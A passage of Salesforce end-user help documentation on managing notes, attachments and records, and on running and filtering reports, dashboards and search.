- If your ten- and eleven-digit phone numbers have Salesforce’s automatic format, you may need to enter the parentheses when specifying filter conditions. For example: `Phone starts with (415).`

Adding Notes to Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Enhance record information by adding notes. A note can contain up to 32 KB of data. If Spell Checker is enabled for your organization, you can check the body (but not the title) of your note. Any note you add from a contact or opportunity record will appear in the Notes and Attachments related list of that record, as well as in the related list for the account it is associated with.

1. Click **New Note** in the Notes and Attachments related list of a record. Enter a title and body text.
2. If Spell Checker is enabled for your organization, click **Check Spelling** to check the spelling of the note.

3. Click **Save**

See Also:

Attaching Files to Records
Viewing and Editing Google Docs, Notes, and Attachments
Deleting Notes and Attachments from Records

Attaching Files to Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To attach files to records:	"Edit" on the object

You can attach files—such as Microsoft® Office documents, Adobe® PDFs, and images and videos—to most kinds of Salesforce records. The size limit for an attached file is 5 MB when attached directly to the related list, including a file attached to a solution.The size limit for all files attached to an email is 10 MB.

1. Open the record
2. Click **Attach File**.
3. Click **Browse** and find the file you want to attach
4. Click **Attach File** to upload the file.
5. Click **Done** when the upload is finished

Note:

- When a file is attached to a record's Chatter feed it's added to the Notes and Attachments related list as a feed attachment. The file size limit for Chatter feed attachments is 2 GB.
- If the `Disallow HTML documents and attachments` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`.

Note and Attachment Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Notes and attachments have the following fields, listed in alphabetical order.

Attachment Fields	
Field	**Description**
`Description`	Description of the uploaded file.
`File Name`	Name of the uploaded file.
`Private`	Checkbox to indicate that the attachment is only accessible to the owner and administrators. For administrators to view private attachments, they need the "View All Data" permission; to edit them, they need the "Modify All Data" permission.
`Share With Connections`	Checkbox to indicate that the attachment is shared with connections when the parent record is shared. This checkbox is only available if Salesforce to Salesforce is enabled, the parent record is shared, and the attachment is public.
`Size`	Size of the uploaded file.

Note Fields	
Field	**Description**
`Body`	Text of the note. Can hold up to 32 KB of data.
`Private`	Checkbox to indicate that note is only accessible to the owner and administrators. For administrators to view private notes, they need the "View All Data" permission; to edit them, they need the "Modify All Data" permission.
`Title`	Short description of note. Up to 80 characters are allowed in this field.

Checking Your Spelling

Available in: **All** Editions

If Spell Checker is enabled for your organization, you can check your spelling in certain features where you enter text, such as emails, events, tasks, cases, notes, and solutions. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.

To check your spelling, just look for the **Check Spelling** button wherever you're entering text.

EDIT RECORDS

Editing Records

Available in: **All** Editions

User Permissions Needed	
To edit records:	“Edit” on the object for the kind of record you’re editing

1. Make sure you’re aware of any guidelines for the kind of record you’re editing. The Salesforce help will tell you.
2. Find and open the record you want to edit.
3. Click **Edit**.
4. Enter or edit values in the fields. Required fields are identified with a red bar (I).

   Tip: Most objects have field definitions in the Salesforce help. Just search the help for the object name + “fields”. For example, if you’re creating or editing an account record and want to know more about your options in the `Industry` drop-down list, look up “Account Fields” in the help.

5. When you finish entering or editing values, click **Save**.

Checking Your Spelling

Changing a Record's Record Type

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change the record type for a record:	"Edit" on the object

Record types determine the picklist values that are available when you create or edit a record. When creating a record, you can choose the record type if you have different record types available and you have not set your record type preferences to bypass the record type selection page.

1. Open the record.
2. Click **Change** next to the `Record Type` field on a record detail page.

   Note: For campaign members, click **Change** next to the `Campaign Member Type` field on a campaign detail page. You must have the `Marketing User` user permission to change the campaign member type.

3. Select a record type. The available record types are listed at the bottom of the page.
4. Click **Continue**.
5. Click **Save**.

Note:

If your organization uses person accounts, your administrator has configured two different kinds of record types for your organization's accounts: one for business accounts, and another for person accounts. You can change an account's record type only to another record type of the same kind. For example, you cannot change a person account record type to one designated for business accounts.

Editing Records Quickly with Inline Editing

Inline editing settings available in: **All** Editions except **Database.com**

User Permissions Needed	
To use inline editing:	"Edit" on the object

Inline editing lets users quickly edit field values, right on a record's detail page.

To edit a record using inline editing:

1. Hover your mouse over the field you want to change:
   - ✏ indicates an editable field

- indicates a read-only field (such as `Last Modified By`)

2. Double-click the highlighted region next to the field. The field changes to edit mode. Salesforce displays compound fields in a dialog box so that all portions of the field can be edited. Examples of compound fields include addresses, first and last names, dependent picklists, and dependent lookups.
3. Enter the new value. Press **Esc** while your cursor is in a field's edit box to revert a change for that field.
4. Click away from the field to confirm your change and continue making edits. If you are editing a field that is not a text area field, you can also press **Enter** to confirm your change. Confirmed changes display in bold orange text. To revert a change, click next to the field.
5. Press **Enter** again or click **Save** to commit all confirmed changes.

Important: Salesforce doesn't save confirmed changes to field values until you commit them by pressing the **Enter** key a second time or clicking **Save**. Navigating away from the page without committing changes cancels all edits made to the record.

Tips for Saving Inline Edits

- Press **Enter** while your cursor is in a field's edit box to confirm the change for that field.
- Press **Enter** when no fields are in edit mode to save all edits to the record.

Unsupported Behaviors

- Inline editing isn't available in:
  - ◊ Accessibility mode
  - ◊ Setup pages
  - ◊ Dashboards
  - ◊ Customer Portal
  - ◊ Descriptions for HTML solutions
- The following standard checkboxes on case and lead edit pages are not inline editable:
  - ◊ Case Assignment (`Assign using active assignment rules`)
  - ◊ Case Email Notification (`Send notification email to contact`)
  - ◊ Lead Assignment (`Assign using active assignment rule`)
- The fields in the following standard objects are not inline editable.
  - ◊ All fields in Documents and Pricebooks
  - ◊ All fields in Tasks except for `Subject` and `Comment`
  - ◊ All fields in Events except for `Subject`, `Description`, and `Location`
  - ◊ Full name fields of Person Accounts, Contacts, and Leads. However, their component fields are, for example, `First Name` and `Last Name`.
- You can use inline editing to change the values of fields on records for which you have read-only access, either via field-level security or your organization's sharing model; however, Salesforce doesn't let you save your changes, and displays an insufficient privileges error message when you try to save the record.

Special Cases

- Inline editing is available on detail pages for all editable fields on edit pages, except for some fields on tasks, events, price books, and documents. To edit any of these, navigate to the edit page of a record, change the value of the field desired, and then click **Save**. The following table lists the objects that have inline editing restrictions on some of their fields. You may need special permissions to view some of these fields:

Object	Fields
All Objects	All fields are editable except long text area fields.
Opportunities	All fields are editable, except the following fields are only editable on detail pages (not on list views): ◊ `Amount` ◊ `Stage` ◊ `Forecast Category` ◊ `Quantity`
Leads	All fields are editable, except `Lead Status` is only editable on detail pages (not on list views).
Cases	All fields are editable, except `Case Status` is only editable on detail pages (not on list views).
Contracts	All fields are editable, except `Contract Status` is only editable on detail pages (not on list views).
Events	Only the following fields are editable: ◊ `Description` ◊ `Location` ◊ `Subject` ◊ `Type` ◊ Custom fields
Tasks	Only the following fields are editable: ◊ `Call Type` ◊ `Description` ◊ `Subject` ◊ `Type` ◊ Custom fields
Documents	No fields are editable.
Pricebooks	No fields are editable.

Editing Records Directly From Enhanced Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To use inline editing in an enhanced list:	"Mass Edit from Lists"

If both inline editing and enhanced lists are enabled for your organization, you can edit records directly in a list. Editable cells display a pencil icon ( ) when you hover over the cell, while non-editable cells display a lock icon ( ).

Warning: In enhanced list views, when different users make inline edits to the same fields on a record simultaneously, records are updated with the most recent edit, but we don't identify the conflict with a message.

If you have the "Mass Edit from Lists" permission, you can change the value for a common field in up to 200 records at a time for most kinds of records. Products must be edited one at a time.

To edit a single record from a list:

1. From the list, double-click the editable cell.
2. Enter the value you want.
3. Click **OK**.

To mass edit records from a list:.

1. Select the checkbox next to each record you want to edit. You can select records on multiple pages.
2. Double-click one of the cells you want to edit. Apply your edit to just one record or to every record you selected.

If you encounter any errors when trying to update records, a console window appears, showing the name of each record in error (if known), as well as an explanation. Click a record in the console window to open its detail page in a new window.

Note: To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Tips for Using Inline Editing with Lists

Note the following tips when using inline editing with lists:

- Some standard fields do not support inline editing. For example, `Case Status`, `Opportunity Stage`, `Opportunity Amount`, `Opportunity Quantity` and `Lead Status`, and most Task and Event fields can only be edited from a record's edit page. For more information, see Editing Records Quickly with Inline Editing on page 73.
- If your organization uses record types, inline editing with lists is only available when all of the records in the list are of the same record type. Therefore, you must specify a filter of `Record Type equals X`, where `X` is the name of a single record type (or blank for the master record type).
- To perform inline editing on an enhanced list, filter logic must be turned off in the list view filter criteria.
- For lists of activities, you must specify an additional filter of either `Task equals True` (for tasks) or `Task equals False` (for events) for inline editing to be available.
- If your organization is using Person Accounts:

- ◊ You can't use inline editing to change them from a Contact list. You can only inline edit Person Accounts from an Account list.\
- ◊ You can only use inline editing on contacts associated to business accounts by specifying an additional filter of `Is Person Account EQUALS False` in your list criteria.

DELETE RECORDS

Deleting Records

Available in: **All** Editions

User Permissions Needed	
To delete records:	"Delete" on the object for the kind of record you're deleting

Deleting records is standard procedure for mostSalesforce users. When you delete a record, it's moved the to Recycle Bin, which you can empty.

For some kinds of objects, deleting one record affects other, related records. For example, if you delete an account or contact, all associated assets are also deleted.

1. Make sure you're aware of the effects (if any) of deleting the kind of record you want to delete. The Salesforce help will tell you.
2. Find and open the record you want to delete.
3. Click **Delete**.
   The record is moved to the Recycle Bin. Empty the Recycle Bin to complete the deletion process.

   Tip: If you delete a record by mistake, you can "undelete" it from the Recycle Bin. Good as new!

See Also:

Using the Recycle Bin
Deleting Notes and Attachments from Records

Deleting Notes and Attachments from Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To delete a note or attachment, click **Del** next to the note or attachment in the Notes and Attachments related list or Attachments related list of a record. Deleted notes and attachments can be restored from the Recycle Bin.

To delete a file that was attached from a Chatter feed, click **Del** next to the feed attachment. This removes the file from all Chatter feeds where it's been shared and deletes the file from the Notes and Attachments related list. Restore the file by clicking on the Recycle Bin, selecting the file, and clicking **Undelete**. If the file was attached from your computer, a Chatter feed, group, or a Salesforce CRM Content library, deleting it from the Notes and Attachments related list also removes it from the post, but doesn't delete it from its original location.

RECORDS FAQ

What formats should I use for dates, times, and names in Salesforce?

The format used for dates, times, and names of people in Salesforce is determined by your `Locale` setting.

To find out what date/time format your `Locale` setting uses:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Detail**.
3. View the date/time format used in the read-only `Created By` field. This is the format you should use for entering dates and times in Salesforce fields.

How do I allow only certain users to share data?

If your Professional, Enterprise, Unlimited, or Developer Edition organization has a Private or Public Read Only sharing model, your administrator can still allow certain users to share information. Your administrator can create public groups and then set up sharing rules to specify that users in certain roles or groups will always share their data with users in another role or public group. Individual users can also create personal groups to give access to their own accounts, contacts, and opportunities.

Can an individual user control the sharing of records they own?

Yes. In Professional, Enterprise, Unlimited, and Developer Edition organizations, all account owners are empowered to further extend the sharing on an account-by-account basis. For example, if the organization has a Private model, the Acme account owner can share this account and its related data to selected groups, or to individual users.

In Enterprise, Unlimited, and Developer Editions, opportunity owners can also extend the sharing for individual opportunities separately from account sharing.

You can use account, lead, case, and opportunity sharing to increase access to your data; you cannot restrict access beyond your organization's default access levels.

This type of sharing is called manual sharing, and is done by the **Sharing** button on the record detail page.

Can I transfer records to other users?

Yes, in Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions, you can transfer records you own.

If you're an administrator, you can transfer ownership of all leads or accounts and related data from one user to another. From Setup, click **Data Management** > **Mass Transfer Records**.

How do I print Salesforce records?

To print the details of a Salesforce record:

1. Click the **Printable View** link located in the upper right corner of most detail pages. A new browser window opens with the record displayed in a simple, print-ready format.
2. Optionally, collapse and expand individual sections in the printable view by clicking the triangles next to the section headings.
3. Optionally, click **Expand All** or **Collapse All** to show or hide all of the collapsible sections on the page. Related lists, such as the list of opportunities related to an account, are not collapsible.
4. Click **Print This Page** or use your browser's print function to send the page to a printer.

Note: On the Console tab, you can click the print icon ( ) to open a record's printable view.

MONITOR AND ANALYZE YOUR DATA

Run a Report

To run a report, find it on the Reports tab and click the report name. Most reports run automatically when you click the name. If you're already viewing a report, click **Run Report** to run it immediately or schedule a future run.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To run reports:	"Run Reports"
To schedule reports:	"Schedule Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

If you don't see any results, check the report for one of these conditions:

- The report didn't return any data. Check your filter criteria to make sure some data is returned.
- Due to field-level security, you don't have access to one of the groupings you selected.
- Your custom summary formula's context didn't match the chart settings. For example, if the formula is calculated for Industry, but the chart doesn't include Industry, no results are returned.
- Your values are out of the range of acceptable values. The maximum value allowed is 999999999999999. The minimum value allowed is -99999999999999.

If your report returns more than 2,000 records, only the first 2,000 records are displayed. To see a complete view of your report results, click **Export Details**.

If your report takes longer than 10 minutes to complete, Salesforce cancels the report. Try the following techniques to reduce the amount of data in your report:

- Filter for your own records, rather than all records.
- Limit the scope of the data to a specific date range.
- Exclude unnecessary columns from your report.

- Hide the report details.

JOINED REPORTS

Run a Joined Report

Joined reports run in an updated version of the run reports page.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To run reports:	"Run Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

From the joined reports run page, you can:

- Click **Run Report** to run the report.
- Show or hide details
- Click **Customize** to open the report in report builder.
- Save or delete the report.
- Click **Report Properties** to change the report's name, description, or folder.

- View the report generation status.

See Also:

Run a Report
How Joined Reports Work

Add Filter Logic

Filter logic lets you specify conditions for your filters using logical operators.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"
To create custom list views:	"Read" on the type of record included in the list
To create, edit, or delete public list views:	"Manage Public List Views"

To change the default AND relationship between each filter:

1. Click **Add** > **Filter Logic**.
2. Enter each filter line number, separated by an operator:

Operator	Definition
AND	Finds records that match both values.
OR	Finds records that match either value.
NOT	Finds records that exclude values.

See Also:

Filter Your Report Data
Filter Operators
Filter on Blank Values
Filtering on Special Picklist Values
Build Effective Filters
Enter Filter Criteria

Filter Operators

The operator in a filter is like the verb in a sentence. When you choose filter criteria, use an operator to specify the action you want the filter to take.

You can use the following operators when entering filter criteria on list views, reports, dashboards, and some custom fields:

Operator	Uses
equals	Use for an exact match; for example, "Created equals today."
less than	Use for results that are less than the value you enter; for example, "Quota less than 20k" returns records where the quota field ranges from 0 to 19,999.99.
greater than	Use when you want results that exceed the value you enter; for example, "Quota greater than 20k" returns records where the quota amount begins at 20,000.01.
less or equal	Use for results that match or are less than the value you enter.
greater or equal	Use for results that match or exceed the value you enter.
not equal to	Shows results that don't have the value you enter. This is especially useful for eliminating empty fields; for example, "Email not equal to <blank>."
contains	Use for fields that include your search string but might also include other information. For example, "Account contains california" would find California Travel, California Pro Shop, and Surf California. Keep in mind that if you enter a short search string, it may match on a longer word. For example, "Account contains pro" would find California Pro Shop and Promotions Corporation.
does not contain	Eliminates records that do not contain the value you enter; for example, "Mailing Address Line 2 does not contain P. O. Box." **Note:** When specifying filter criteria on roll-up summary fields, `does not contain` uses "or" logic on comma-separated values. On list views, reports, and dashboards, `does not contain` uses "and" logic.
starts with	Use when you know what your value starts with, but not the exact text. This is a narrower search term than "contains." For example, if you enter "Account starts with california" you would find California Travel and California Pro Shop, but not Surf California.
includes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that include one or more of the values you enter. For example, if you enter "Interests includes hockey, football, baseball" you would find records that only have hockey selected as well as those that have two or three of the values entered. Results do not include partial matches of values.

Operator	Uses
excludes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that do not contain any values that match the ones entered. For example, if you enter "Interests exclude wine, golf" your report lists records that contain any other values from that picklist, including those that are blank. Results do not include partial matches of values.
between	Available for dashboard filters only. Use to filter on ranges of values. For each range, the filter returns results that are greater than or equal to the minimum value and less than the maximum value. For example, if you enter "Number of Employees between 100 and 500," your results include accounts with 100 employees up to those with 499 employees. Accounts with 500 employees aren't included in the results.
within	Available when you create list views based on a Geolocation custom field. Shows results that are within the specified radius from a fixed latitude and longitude. For example, if you enter "Warehouse location within 50 miles 37.775° –122.418°," your list view includes all warehouses within a 50–mile radius of San Francisco, California.

See Also:

Filter Your Report Data
Filter Your Report Data
Enter Filter Criteria

Filter on Blank Values

Tips on filtering using blank values.

Available in: **All** Editions

- When you use the "less than," "greater than," "less or equal," or "greater or equal" operators on fields that have numeric values, records with blank or "null" values are returned as if their value is zero (0). For example, if you create a workflow rule or a lead assignment rule for accounts with the criteria `Annual Revenue less than 100000`, account records match if their `Annual Revenue` is blank.

  However, records with blank field values are not considered matches in report filters, custom list views, and account assignment rules (which assign accounts to territories).

- To limit results to records that are blank or contain "null" values for a particular field, choose the field and the "equals" or "not equal to" operators, leaving the third field blank. For example, `Amount equals` returns records with blank amount fields. You can search for blank values or other specified values at the same time. For example, `Amount equals 1,,2` returns records where the `Amount` is blank or contains the value “1” or “2”.

Filter Your Report Data
Build Effective Filters
Enter Filter Criteria

Filtering on Special Picklist Values

The available fields vary according to which Salesforce Edition you have.

When creating filter criteria, you can use special picklist values for your search criteria. These are special picklists with values of either `True` or `False`.

For example, to show all opportunities you have won, enter `Won equals True` as your search criteria. To show all closed/lost opportunities, enter `Closed equals True` and `Won equals False`.

Note: If you are creating filter criteria for a report or list view, the lookup icon automatically displays when you choose to filter on one of the special picklists. Click the lookup icon to choose the value `True` or `False`. Alternatively, you can manually enter `True or False` in the filter criteria.

These are the available fields and their values:

Special Picklist Field	Value	Description
Accounts and contacts: `Is Person Account`	`True`	The account is a person account. Note that your administrator may have customized the name of this field. This field displays as the person account icon ( ).
	`False`	The account is a business account.
Accounts, leads, and opportunities: `Partner Account`	`True`	The account is a partner account, or the lead or opportunity owner is a partner user.
	`False`	The account is not a partner account or the lead or opportunity owner is not a partner user.
Activities: `All-day`	`True`	Applies only to events, not tasks. The event is marked as an all day event.
	`False`	The event has a specific time.
Activities: `Closed`	`True`	Applies only to tasks, not events. The task has been closed, that is, the task `Status` field has a “Closed” value.
	`False`	Task is still open.
Activities: `Event Invitation`	`True`	Applies only to events, not tasks. The event is the meeting invite sent to another user for a multi-person event.

Special Picklist Field	Value	Description
(Only for reports)	`False`	The event is the original multi-person event assigned to the event host.
	`False`	Activity does not have a green sheet.
Activities: `Task`	`True`	Activity is a task, not an event.
	`False`	Activity is an event.
Campaigns: `Active`	`True`	Campaign is active and can be chosen from various campaign picklists, for example, in the campaign import wizards.
	`False`	Campaign is inactive.
Cases: `Closed`	`True`	The case is closed, that is, the case `Status` field has a “Closed” value.
	`False`	Case is still open.
Cases: `Escalated`	`True`	Case has been automatically escalated via your organization's escalation rule.
	`False`	Case has not been escalated.
Cases: `New Self-Service Comment`	`True`	Case has a new comment added by a Self-Service user.
	`False`	Case does not have a new Self-Service comment.
Cases: `Open` (Only for reports)	`True`	The case is open, that is, the case `Status` has a value that is not equivalent to “Closed.”
	`False`	Case has been closed.
Cases: `Self-Service Commented`	`True`	Case has a comment added by a Self-Service user.
	`False`	Case does not have a Self-Service comment.
Contacts: `Email Opt Out`	`True`	The contact cannot be included in a mass email recipient list.
	`False`	The contact may receive mass email.
Contacts: `Self-Service Active`	`True`	The contact is enabled to log in to your Self-Service portal.
(Only for reports)	`False`	The contact is not enabled for Self-Service.
Leads: `Converted`	`True`	The lead has been converted.
(Only for reports)	`False`	The lead has not been converted.
Leads: `Email Opt Out`	`True`	The lead cannot be included in a mass email recipient list.
	`False`	The lead may receive mass email.
Leads: `Unread`	`True`	The lead has not yet been viewed or edited by the owner since it was assigned to that user.
	`False`	The lead has been viewed or edited at least once by the owner since it was assigned.

Special Picklist Field	Value	Description
Opportunities: `Closed`	`True`	The opportunity is closed, that is, the `Stage` field has a value of the type Closed/Won or Closed/Lost.
	`False`	The opportunity is still open.
Opportunities: `Primary` (Only for Partner Opportunities report)	`True`	The partner for the opportunity has been marked as the primary partner.
	`False`	The partner for the opportunity has not been marked as the primary partner.
Opportunities: `Private`	`True`	The opportunity owner has checked the `Private` box on the opportunity edit page.
	`False`	The `Private` box on the opportunity is not checked.
Opportunities: `Won`	`True`	The opportunity is closed and won, that is, the `Stage` field has a value of the type Closed/Won.
	`False`	The opportunity has not been won. The `Stage` field may have a value of the type Open or Closed/Lost.
Products: `Active`	`True`	Product is active and can be added to opportunities in Enterprise and Unlimited Edition organizations.
	`False`	Product is inactive and cannot be added to opportunities.
Product: `Has Quantity Schedule`	`True`	Product has a default quantity schedule.
	`False`	Product does not have a default quantity schedule.
Product: `Has Revenue Schedule`	`True`	Product has a default revenue schedule.
	`False`	Product does not have a default revenue schedule.
Solutions: `Visible in Self-Service Portal`	`True`	The solution has been marked `Visible in Self-Service Portal` and is visible to Self-Service portal users.
	`False`	Solution is not marked `Visible in Self-Service Portal` and is not visible to Self-Service portal users.
Solutions: `Reviewed`	`True`	The solution has been reviewed, that is, the solution `Status` field has a "Reviewed" value.
	`False`	Solution is not reviewed.
Solutions `Out of Date`	`True`	The translated solution has not been updated to match the master solution with which it is associated.
	`False`	The translated solution has been updated to match the master solution with which it is associated.
Users: `Active`	`True`	User is active and can log in.
	`False`	User is inactive and cannot log in.
Users: `Offline User`	`True`	User has access to use Connect Offline.

Special Picklist Field	Value	Description
	`False`	User is not enabled for Connect Offline use.
Users: `Marketing User`	`True`	User can manage campaigns.
	`False`	User is not enabled to manage campaigns.
User: `Is Partner`	`True`	User is a partner user.
	`False`	User is not a partner user.

Note: The special picklists you can view are only those that are visible in your page layout and field-level security settings.

Sort Report Results

Sort a report by the data in a particular column by clicking on that column's heading. Clicking a column header sorts data according to that column’s ascending order: text is sorted from A to Z, numerical data is sorted from lowest to highest, and time/date data is sorted from earliest to latest.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To sort report results:	“Run Reports”

Tip: You can also group and subtotal your data to create subsets of information.

- To reverse the sort order, click the column heading a second time.
- If the floating report header is enabled for your organization, sort behavior is slightly different.

  Floating report headers keep the column headings on tabular reports in sight no matter how far users scroll down report results. With floating report headers, users can scroll to the bottom of lengthy tabular reports without having to scroll back to the top to view the names of the column headings. Users can also click floating report headers to sort data in a specific column. When users sort data by clicking a floating report heading, the report refreshes and redirects users to the beginning of report results.

Visualizing Data with Dashboards

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and refresh dashboards:	"Run Reports" AND access to dashboard folder
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"

Clicking the Dashboards tab displays the dashboard you viewed most recently. The top of the page shows the time the dashboard was refreshed last and the user whose permissions determine what data is visible on the dashboard.

Each component in a dashboard shows data from an underlying report. If you have access to the folder for the underlying source report, you can see the related dashboard component. Click a dashboard component or its elements to drill down to the source report, filtered report, record detail page, or other URL. If you drill down on a filtered component, the dashboard filters are applied to the source report.

Click **Go to Dashboard List** to view your dashboards. Find a dashboard using dashboard finder. Type a name in the `View Dashboard` field and choose a dashboard from the list of results. You can only see dashboards in folders you can access.

Follow a dashboard to get updates about the dashboard posted to your Chatter feed.

FIND AND ORGANIZE INFORMATION

SEARCH

Search Overview

Available in: **All** Editions except **Database.com**

Note: Global search and feed search are automatically enabled when Chatter is enabled. However, enabling Chatter disables sidebar search and advanced search.

Search for salesforce.com records and tags using:

Sidebar Search

From the sidebar search box you can search a subset of objects and fields. You can use wildcards and filters to refine your search.

Advanced Search

Click **Advanced Search...** in the sidebar to search a subset of objects in combination and more fields than sidebar search, including custom fields and long text fields such as descriptions, notes, and task and event comments. You can use wildcards, operators, and filters to refine your search.

Global Search

From the header search box you can search more objects than sidebar search and advanced search, including articles, documents, products, solutions, and Chatter feeds, files, groups, topics, and people. You can also search more fields than sidebar search, including custom fields, and long text fields such as descriptions, notes, and task and event comments. You can use wildcards, operators, and filters to refine your search. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list.

Global search is not supported in a partner portal or Customer Portal.

Only users with supported browsers can use global search.

Contextual Feed Search

Global search is helpful when you want to look for information in feeds posts and comments across the organization.Use feed search ( ) to find information in a feed in a specific context. Click above the feed to look for information in that feed. For example, use the feed search on a group's page to find information in that group.You can search for information in feeds on a user's profile, a record, in a public or private group (if you're a member), and on the Chatter and Home tabs. A contextual feed search is helpful when you want to confirm or check if something was once discussed in that specific feed. You can search for hashtag topics, mentions, and files posted in the feed, or refine your search using wildcards, operators, and quotation marks to match on exact phrases.

Other Search Utilities

Some objects have unique search utilities on their tabs. Global search results include these objects with the exception of Article Management and Salesforce CRM Content. Neither sidebar search nor advanced search can find these objects; use the search feature on the tab to find them.

- Solutions
- Documents
- Salesforce CRM Content
- Products
- Articles
- Article Management

Tip: Your administrator can customize your Home tab to include the product, document, or solution search in the sidebar.

Searching in Chatter

How Search Works

Search uses custom algorithms, including natural language analysis (NLA) techniques such as tokenization, stemming (articles and files), and stopword lists, to return meaningful search results.

Available in: **All** Editions except **Database.com**

Tokenization breaks down all searchable text into smaller pieces at spaces, punctuation, and alphanumeric boundaries and stores them in search indexes. When you perform a search, your results include matches on the tokens in your search term. For example, a search for “web2lead” returns matches for “web”, “2”, and “lead”.

Stemming is the process of reducing a word to its root form. With stemming, search can match expanded forms of a search term, as long as they are the same figure of speech. For example, a search for “run” matches “run”, “running”, and “ran”, but not “runner”.

Stopword lists contain words that are ignored in search terms for each supported language (for example, “the”, “to”, and “for”). These words are removed from the search and are not matched on to avoid irrelevant results.

Search further refines matches based on:

- Proximity and frequency of search terms in an item
- Any search options you specify
- Pinned items on your search results page

- Item ownership
- Item popularity or importance determined by page views or the number of related lists
- Recent interaction with an item, for example if you view or edit a record

Two users performing the same search might have different search results, because searches are configured for the user performing the search. For example, if you own or recently viewed an item, its relevancy increases and the item moves higher in your search results.

How your search works depends on whether you're using sidebar, advanced, global search, or feed search.

Search Overview

Searching in Salesforce.com

Available in: **All** Editions except **Database.com**

You can change search options before or after your search.

1. Enter your search terms in the sidebar or header search box.
2. Click **Search** (or **Go!** if you're using sidebar search).

Tips for Searching in Salesforce

- Your search term must have two or more characters. Special characters, such as " ? * ( ), aren't included in the character count. For example, a search for `(a)` won't return any search results.
- Search isn't case-sensitive. For example, a search for `california` finds the same items as a search for `California`.
- Find phone numbers by entering part or all of a number. For example, to find *(415) 999-3434*, enter `4159993434`, `999`, or `3434`. To search for the last seven digits, you must enter the punctuation, such as `999-3434`.
- In Chinese, Japanese, and Korean, you can find a person by entering last name before first name; searching for `jones bob` returns any person named Bob Jones.
- If you're using advanced search or global search, refine your search using operators such as AND, OR, and AND NOT.
- If you're using advanced search or global search, search for exact phrases by putting quotation marks around multiple keywords, for example, `"call john smith"` finds items with *call john smith*, but not items with *call john p. smith* or *john smith called*. If you're using sidebar search, your search string is automatically treated as a phrase search.
- Search for partially matching terms using wildcards.
  - ◊ Asterisks match zero or more characters at the middle or end (not the beginning) of your search term. For example, a search for `john*` finds items that start with *john*, such as, *john*, *johnson*, or *johnny*. A search for `mi* meyers` finds items with *mike meyers* or *michael meyers*. If you're using sidebar search, an * is automatically appended to the end of the search string.

◊ Question marks match only one character in the middle or end (not the beginning) of your search term. For example, a search for `jo?n` finds items with the term *john* or *joan* but not *jon* or *johan*. If you're using global search, the ? is removed from the end of your search term and isn't treated as a wildcard.

Search Overview

Searchable Fields by Object

The types of records you can search vary according to the edition you have.

Search results contain matches for information within specific fields of each object. You can also search for tags. Lookup searches support fewer searchable fields for each object.

Note: Users can search for information in fields that are hidden from them by field-level security. When users search for a value in a field hidden from them, search results include the record that contains the field, even though users can't see the field.

- Article Fields
- Attachment Fields
- Business Account Fields
- Campaign Fields
- Calendar Event Fields
- Case Fields
- Chatter Feed Fields
- Chatter Group Fields
- Chatter Topic Fields
- Contact Fields
- Salesforce CRM Content Fields
- Contract Fields

Tags that Show Up in Search

Available in: **All** editions

You can search for tags in sidebar, advanced, and global search.

See Also:

Searchable Fields by Object

Search Results

Available in: **All** Editions except **Database.com**

Your search results include items and tags that you have permission to view. How your results appear and how you can interact with them depends on whether you're using:

- Sidebar or advanced search
- Global search

Regardless of your search type, you can:

- Filter your search results
- Customize columns in your search results
- (Administrators only) Customize filters for all users' search results

Search Results

Available in: **All** Editions

The search results page displays items for each object, custom object, tag, and Chatter feed that you have permission to view.

From this page, you can:

- Jump directly to an object's results—click any object on the left side of the page.

  The number of results for each object is displayed. For example, Contacts [25+] means there are more than 25 contacts that match your search criteria. If your search returns a large number of results for a particular object, click **Next Page** or **Previous Page** to view the results.
- Jump to Chatter Feed Search Results.
- View or edit items—click an item to open it or click **Edit**, if available.
- Refine your search results by clicking **Options...** below the search box or above the list of objects on the left hand side:

Choose which objects to search

In the Objects section, select the objects for which you want to return search results. If you don't select any objects, your search returns all possible objects. Select **All** or click **Clear All** to quickly select all or no objects.

Search only items you own

In the More Options section, select `Limit to items I own`.

Note: When `Limit to items I own` is selected, the search results don't return article, asset, idea, invoice, order, people, product, question, quote, and reply records because these records don't have owners.

Search for an exact phrase

In the More Options section, select `Exact phrase`. This is the same as using quotation marks around your search string.

Search within a division

